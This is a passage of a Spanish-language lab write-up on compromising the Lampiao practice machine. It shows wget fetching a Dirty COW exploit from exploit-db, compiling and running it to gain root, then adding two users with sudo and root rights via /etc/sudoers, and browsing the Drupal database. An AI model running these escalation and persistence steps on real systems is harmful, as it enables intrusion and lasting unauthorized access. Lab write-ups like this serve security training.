bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
tiago@lampiao:/$ cd var

```

Ilustración 17 EVALUANDO PRIVILEGIOS Y EXPLORACIÓN DE ARCHIVOS

Durante la configuración nos posicionó en el directorio principal del sistema de archivos, conocido como el directorio raíz. A continuación, la exploración se centra en el directorio `/etc`. Este es un directorio de gran importancia, ya que alberga la mayoría de los **archivos de configuración** de todo el sistema y de las aplicaciones instaladas.


```

tiago@lampiao:~$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/$ ls
bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
tiago@lampiao:/$ cd /etc
tiago@lampiao:/etc$ ls
acpi                cangaco             fstab.d             inserv              logcheck            newt                python3             selinux             ucf.conf
adduser.conf        chatscripts         fuse.conf           inserv.conf         login.defs          nologin            python3.4          services           udev
alternatives        console-setup       gai.conf            inserv.conf.d       logrotate.conf      nsswitch.conf      rc0.d              sgml               ufw
apache2             cron.d              groff               iproute2            logrotate.d         os-release         rc1.d              shadow            updatedb.conf
apm                 cron.daily          group              iscsi               lsb-release         pam.conf           rc2.d              shadow-manage     update-manager
apparmor            cron.hourly         group              issue               ltrace.conf         pam.conf           rc3.d              shells            update-notif.d
apparmor.d          cron.monthly        grub.d             issue.net           magic               passwd             rc4.d              skel              update-notifier
appport             cron.onab           gshadow            kernel              magic.mime          passwd            rc5.d              ssh               upstart-xsessions
apt                 cron.weekly         gshadow            kernel              mailcap             passwd            rc6.d              ssl               vim
at.deny             dbus-1             hdparm.conf        kernel-img.conf     mailcap.order       perl               rc.local           subgid            vtrgb
bash.bashrc         debconf.conf       host.conf           landscape           manpath.config     perl5              rc5.d              subgid            w3m
bash_completion     debian_version     hostname            ld.so.cache         mime.types          pm                 resolvconf         subuid            wgetrc
bindresvport.blacklist deluser.conf       hosts              ld.so.conf          modprobe.d          polkit-1           resolv.conf        subuid            wpa_supplicant
blkid.conf          dhcp               ifplugd            ld.so.conf.d        modules             popularity-contest.conf rmt                sudoers           xml
blkid.tab           dhcpcd             init               legal               mtab                profile            rsyslog.conf      sysctl.conf       zsh_command_not_found
btmp                dpkg               initramfs-tools    libaudit.conf       mysql               protocols          rsyslog.d          sysctl.d          systemd
ca-certificates     environment        initramfs-tools    libaudit.conf       mysql               protocols          screenrc           sysctl.d          systemd
ca-certificates.conf fonts              initramfs-tools    locale.alias         network             python             securetty          terminfo
calendar            fstab              inputrc            localtime            networks            python2.7          security           timezone

```

Ilustración 18 ARCHIVOS DE NAVEGACIÓN

Una vez se verificamos el diccionario pasamos a explorar el usuario Tiago ingresamos al apartado con utilizando el comando nano /etc/passwd, y como se evidencia que toda salió bien.




```

tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent
  
```

Ilustración 19 ARCHIVOS NANO /ETC/PASSWD

18. DESCARGAR EXPLOIT

Siguiendo con la configuración procedemos a la des carga del exploit la cual se realizó utilizando el comando **wget** <https://www.exploit-db.com/Download/40847> -0 **fotos.cpp** .



```

(kali@kali)-[~]
└─$ wget -O fotos.cpp "https://www.exploit-db.com/download/40847"
--2025-09-24 23:12:46-- https://www.exploit-db.com/download/40847
Resolving www.exploit-db.com (www.exploit-db.com) ... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: 'fotos.cpp'

fotos.cpp                                     [ 10.28K] --.-KB/s  in 0.03s

2025-09-24 23:12:56 (365 KB/s) - 'fotos.cpp' saved [10531]

(kali@kali)-[~]
└─$
  
```

Ilustración 20 1. DESCARGAR EXPLOIT

Aquí se guarda el exploit que se acabo de descargar en el paso anterior se le da el nombre de fotos.cpp siguiendo los lineamientos.

```
(kali@kali)-[~]
└─$ ls
CLASES  Diccionario.txt  Documents  fotos.cpp  lb3  Music  Public  stiwar.py  Videos
Desktop documentos  Downloads  KUMZk58.jpeg  LinEnum  Pictures  rtl8188fu  Templates

(kali@kali)-[~]
└─$ scp fotos.cpp tiago@197.168.2.13:/home/tiago/
tiago@197.168.2.13's password:
fotos.cpp 100% 10KB 8.1MB/s 00:00

(kali@kali)-[~]
└─$
```

Se rectifica que el archivo **fotos.cpp** ya se encuentra listado

```
tiago@lampiao:~$ ls
evidencia_lampiao fotos.cpp
tiago@lampiao:~$ ls -la fotos.cpp
-rw-r--r-- 1 tiago tiago 10531 Sep 24 21:42 fotos.cpp
```

Ilustración 21 FOSTOS.CPP

Trasladamos el exploit a la maquina **lampiao** y luego lo compilamos de acuerdo con el siguiente comando, **g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil**, con el comando **chmod +x documentos** se le otorgan los permisos de ejecución y tras seguir los pasos como aparecen en la imagen ingresamos al modo **root** de **lampiao**.

```

tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil
tiago@lampiao:~$ ls
documentos  evidencia_lampaio  fotos.cpp
tiago@lampiao:~$ chmod +x documentos
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

rm /tmp/.ssh_bak
root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#

```

Ilustración 22 EXPLOIT

19. CREACIÓN DE DIRECTORIO DE EVIDENCIAS Y ALTA DE USUARIOS LOCALES

En este paso se creó un directorio destinado a almacenar evidencia y se añadieron dos cuentas de usuario al sistema, **Javier y Stiwar**. Estas acciones normalmente se realizan para preparar un entorno de trabajo controlado y para disponer de cuentas de acceso separadas durante una prueba o auditoría. Comandos observados y su propósito

`mkdir -p /evidencia_lampaio`

Acción: crea de forma recursiva el directorio `/evidencia_lampaio` si no existe.

Propósito: reservar un espacio en el sistema de archivos para almacenar registros, resultados, capturas o cualquier artefacto que se considere "evidencia" durante la actividad.

El uso de -p evita errores si ya existe la ruta y crea directorios padre si son necesarios.

adduser Javier (y posteriormente **adduser Stiwar**) **Acción:** crea una nueva cuenta de usuario llamada Javier y, en su momento, otra llamada Stiwar. El proceso interactivo solicita y confirma una contraseña, y permite completar información opcional, **Salida típica:** confirmación passwd: password updated successfully y la solicitud de confirmar los datos del usuario.? Y/n). Le damos **Y** eso para los dos usuarios


```

root@lampiao:~# adduser javier
Adding user `javier' ...
Adding new group `javier' (1001) ...
Adding new user `javier' (1001) with group `javier' ...
Creating home directory `/home/javier' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for javier
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@lampiao:~#
root@lampiao:~#
root@lampiao:~# adduser stiwari
Adding user `stiwari' ...
Adding new group `stiwari' (1002) ...
Adding new user `stiwari' (1002) with group `stiwari' ...
Creating home directory `/home/stiwari' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for stiwari
Enter the new value, or press ENTER for the default
    Full Name []:

```

Ilustración 23 CREACIÓN DE DIRECTORIO DE EVIDENCIAS Y ALTA DE USUARIOS LOCALES

20. CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS

Se comprobó que las cuentas de usuario creadas en el paso anterior (**Javier y Stiwari**) quedaron registradas correctamente en el sistema. Esto asegura que cada uno cuenta con su propio directorio personal y un entorno de trabajo independiente.

```

lampiao login:
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login:
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login: javier
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Wed Sep 24 21:42:46 BRT 2025

System load:  0.0           Processes:      175
Usage of /:   7.5% of 19.07GB Users logged in: 1
Memory usage: 22%          IP address for eth0: 197.168.2.13
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

javier@lampiao:~$ _

```

Ilustración 24 CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS JAVIER

```

Ubuntu 14.04.5 LTS lampiao tty1
lampiao login: stliwar
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Wed Sep 24 22:03:33 BRT 2025

System load:  0.0           Processes:      177
Usage of /:   7.5% of 19.07GB Users logged in: 1
Memory usage: 23%          IP address for eth0: 197.168.2.13
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

stliwar@lampiao:~$ _

```

Ilustración 25 CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS STIWAR

21. ASIGNANDO PRIVILEGIOS A LOS USUARIOS

```

root@lampiao:~# usermod -aG root javier
root@lampiao:~# usermod -aG sudo javier
root@lampiao:~# usermod -aG sudo javier
root@lampiao:~# usermod -aG root javier
root@lampiao:~# echo "javier All=(ALL: ALL) ALL" >> /etc/sudoers
root@lampiao:~#
root@lampiao:~# usermod -aG sudo stiwat
root@lampiao:~# usermod -aG root stiwat
root@lampiao:~# echo "stiwat All=(ALL: ALL) ALL" >> /etc/sudoers
root@lampiao:~# ls
flag.txt
root@lampiao:~# cd ..
root@lampiao:/# ls
bin  dev  home  lib  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var
root@lampiao:/# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var# cd www
root@lampiao:/var/www# ls
html
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a      INSTALL.pgsql.txt  misc           themes
authorize.php  install.php        modules        update.php
CHANGELOG.txt  INSTALL.sqlite.txt profiles        UPGRADE.txt
COPYRIGHT.txt  INSTALL.txt        qrc.png       web.config
cron.php       lampiao.jpg        README.txt    xmlrpc.php
includes       LICENSE.txt        robots.txt
index.php      LuizGonzaga-LampiaoFalou.mp3  scripts
INSTALL.mysql.txt  MAINTAINERS.txt  sites
root@lampiao:/var/www/html#

```

Ilustración 26 ASIGNAR PRIVILEGIOS WEB A LOS USUARIOS

22. ESCALADA DE PRIVILEGIOS Y EXPLORACIÓN DEL ENTORNO WEB

Después de crear las cuentas de usuario, se les conceden permisos de administrador. Esto se logra modificando el archivo `/etc/sudoers` y usando el comando **usermod** para añadir a los usuarios **javier** y **stiwat** a los grupos `sudo` y **root**. De esta manera, ambos obtienen el control total sobre el sistema.

```
tiago@lampiao:/$ mysql -u drupaluser -p -h localhost drupal
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.50-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Ilustración 27 ESCALADA DE PRIVILEGIOS Y EXPLORACIÓN DEL ENTORNO WEB

23. EXPLORA BASE DE DATOS

Nos conectamos a la base de datos a través del comando `mysql -u drupaluser -p -h localhost drupal`. dentro del usuario Tiago

```
mysql> use drupal;  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_drupal |  
+-----+  
| actions           |  
| authmap           |  
| batch             |  
| block             |  
| block_custom      |  
| block_node_type   |  
| block_role        |  
| blocked_ips       |  
| cache             |  
| cache_block       |  
| cache_bootstrap   |  
| cache_field       |  
| cache_filter      |  
| cache_form        |  
| cache_image       |  
| cache_menu        |  
| cache_page        |  
| cache_path        |  
| comment           |  
| date_format_locale |  
| date_format_type  |  
| date_formats      |  
| field_config       |  
| field_config_instance |  
| field_data_body    |  
| field_data_comment_body |  
| field_data_field_image |
```

Ilustración 28 EXPLORA BASE DE DATOS

```
| node  
| node_access  
| node_comment_statistics  
| node_revision  
| node_type  
| queue  
| rdf_mapping  
| registry  
| registry_file  
| role  
| role_permission  
| search_dataset  
| search_index  
| search_node_links  
| search_total  
| semaphore  
| sequences  
| sessions  
| shortcut_set  
| shortcut_set_users  
| system  
| taxonomy_index  
| taxonomy_term_data  
| taxonomy_term_hierarchy  
| taxonomy_vocabulary  
| url_alias  
| users  
| users_roles  
| variable  
| watchdog  
+-----+  
73 rows in set (0.01 sec)  
  
mysql> use drupal;
```

Ilustración 29 EXPLORA BASE DE DATOS 1

